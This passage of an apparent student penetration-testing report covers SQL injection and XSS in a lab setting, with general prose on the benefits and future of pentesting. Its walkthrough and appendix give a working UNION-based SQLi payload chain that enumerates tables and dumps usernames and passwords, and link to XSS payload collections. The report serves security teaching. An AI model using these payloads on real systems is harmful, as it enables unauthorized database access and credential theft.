
ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%' #
First name:
Surname: USER_PRIVILEGES

ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%' #
First name:
Surname: USER_STATISTICS


ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%' #
First name:
Surname: user_variables

ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%' #
First name:
Surname: users

Step-9: Display all columns in table user.




Step-10: Display auth information from users table



5 FLOWCHARTS


PENETRATION TESTING STAGES



6 RESULTS


A. Results for blind XSS:

Payload got fired on the website which generates results with sensitive information.




B. Results for reflected XSS

Using dork: The ID parameter is exploited.




Bakarmax:

Result: Payload is finally getting executed



C. Result for stored XSS:

The stored payload is getting executed.



7 ADVANTAGES & DISADVANTAGES

List of advantages and disadvantages of the proposed solution

Advantages of proposed methodologies are:

1. **Quick Identification:** Fuzzing can quickly identify potential security weaknesses, such as buffer overflows or input validation issues.
2. **Security Assurance:** Proper session management is crucial for maintaining the confidentiality and integrity of user sessions, and testing helps ensure that the implemented mechanisms are robust.
3. **Compliance:** Session management testing is often necessary to meet regulatory requirements and security standards.
4. **Preventing Common Vulnerabilities:** Input validation testing helps identify and mitigate common vulnerabilities like SQL injection, cross-site scripting (XSS), command injection, and other injection-based attacks.
5. **Early Detection:** By identifying input validation issues early in the development lifecycle, potential security vulnerabilities can be addressed before they are deployed to production.

Disadvantages of proposed methodologies are:

1. **False Positives:** Fuzzing can generate false positives if the tool does not adequately handle the application's response or interpret it correctly.
2. **Lack of Standardization:** There is no universal set of best practices for session management, and approaches may vary based on the web application's specific requirements. This can make testing and evaluation challenging.
3. **Limited Scope:** Session management testing focuses solely on the session-related aspects of the application and may not cover other potential vulnerabilities or weaknesses.
4. **Complex Input Scenarios:** Testing all possible input scenarios and validating against a wide range of input types can be challenging, especially in complex applications.
5. **Manual Effort:** Input validation testing may require a significant amount of manual effort, especially when complex validation rules need to be verified.

8 APPLICATIONS

Real-world Applications of Penetration testing are:

1. **Satisfy Compliance Requirements:** Pen testing is explicitly required in some industries, and performing web application pen testing helps meet this requirement.

2. **Identify Vulnerabilities:** Web application pen testing identifies loopholes in applications or vulnerable routes in infrastructure—before an attacker does.
3. **Mitigation of Financial Loss:** By identifying and addressing security vulnerabilities before attackers can exploit them, organizations can prevent financial losses resulting from data breaches, unauthorized access, or theft of sensitive information. Pen testing helps protect business assets, customer data, and reputation.
4. **Incident Response Planning:** By simulating real-world attacks, web application pentesting helps organizations prepare for potential security incidents. It allows them to develop incident response plans, assess their ability to detect and respond to threats, and identify areas that require improvement in incident response procedures.

9 CONCLUSIONS

Using the above experiment, we identified and exploited the vulnerabilities of various web applications such as XSS and SQLi.

10 FUTURE SCOPE

Web application penetration testing will be useful in tackling the vulnerabilities that come along with the latest technologies. Future scope of web application penetration testing is as follows:

1. **Emerging Web Technologies:** To evaluate the security of emerging web technologies, such as serverless architectures, microservices, and single-page applications (SPAs), it will be necessary to use specialised penetration testing methods and tools. Pentesters for web applications will need to stay current and modify their approaches as necessary.
2. **Internet of Things (IoT):** As IoT devices proliferate and more of them are equipped with web interfaces or APIs, the scope of web application pentesting will be expanded to include security evaluations of these IoT applications. To do this, IoT devices and the web components that go with them must have their web interfaces, APIs, communication protocols, and general security tested.
3. **Integration of mobile applications:** Many web applications now offer native mobile apps or mobile web interfaces for their mobile counterparts. The examination of the security of these integrated mobile components, which will ensure the protection of sensitive data and prevent vulnerabilities specific to mobile platforms, will probably be a part of the future scope of web application pentesting.
4. **Application Programming Interfaces (APIs),** which enable data exchange and system integration with external systems, are essential parts of web applications. Web application pentesting will need to incorporate API security evaluations, such as finding vulnerabilities, ensuring correct authentication and authorisation, and avoiding API misuse, since the security of APIs will become increasingly critical.
5. **Automation and artificial intelligence:** These two technologies will become more and more important in web application penetration testing. Machine learning techniques can be used to enhance vulnerability detection, lower the number of false positives, and help prioritise vulnerabilities. Automated scanning tools will keep developing, becoming smarter and more effective.

11 BIBLIOGRAPHY

<https://www.synopsys.com/glossary/what-is-web-application-penetration-testing.html#:~:text=Web%20application%20penetration%20testing%20is,whether%20a%20system%20is%20secure.>

<https://ermprotect.com/blog/how-artificial-intelligence-will-drive-the-future-of-penetration-testing/#:~:text=The%20future%20of%20penetration%20testing%20lies%20in%20using%20AI%20to,action%20to%20perform%20the%20assessment.>

<https://www.nccgroup.com/us/pen-testing-past-present-future/>

<https://www.techscience.com/csse/v40n3/44575/html>

APPENDIX

A.Source Code


XSS(Cross-Site Scripting):

<https://github.com/payloadbox/xss-payload-list>

<https://xsshunter.com/#/>

SQL injection

<https://www.golinuxcloud.com/dvwa-sql-injection/>



```
' or '1' = '1
%' or 0=0 union select null, version() #
%' or 0=0 union select null, user() #
%' and 1=0 union select null, table_name from information_schema.tables #
%' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
%' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where
table_name = 'users' #
%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
```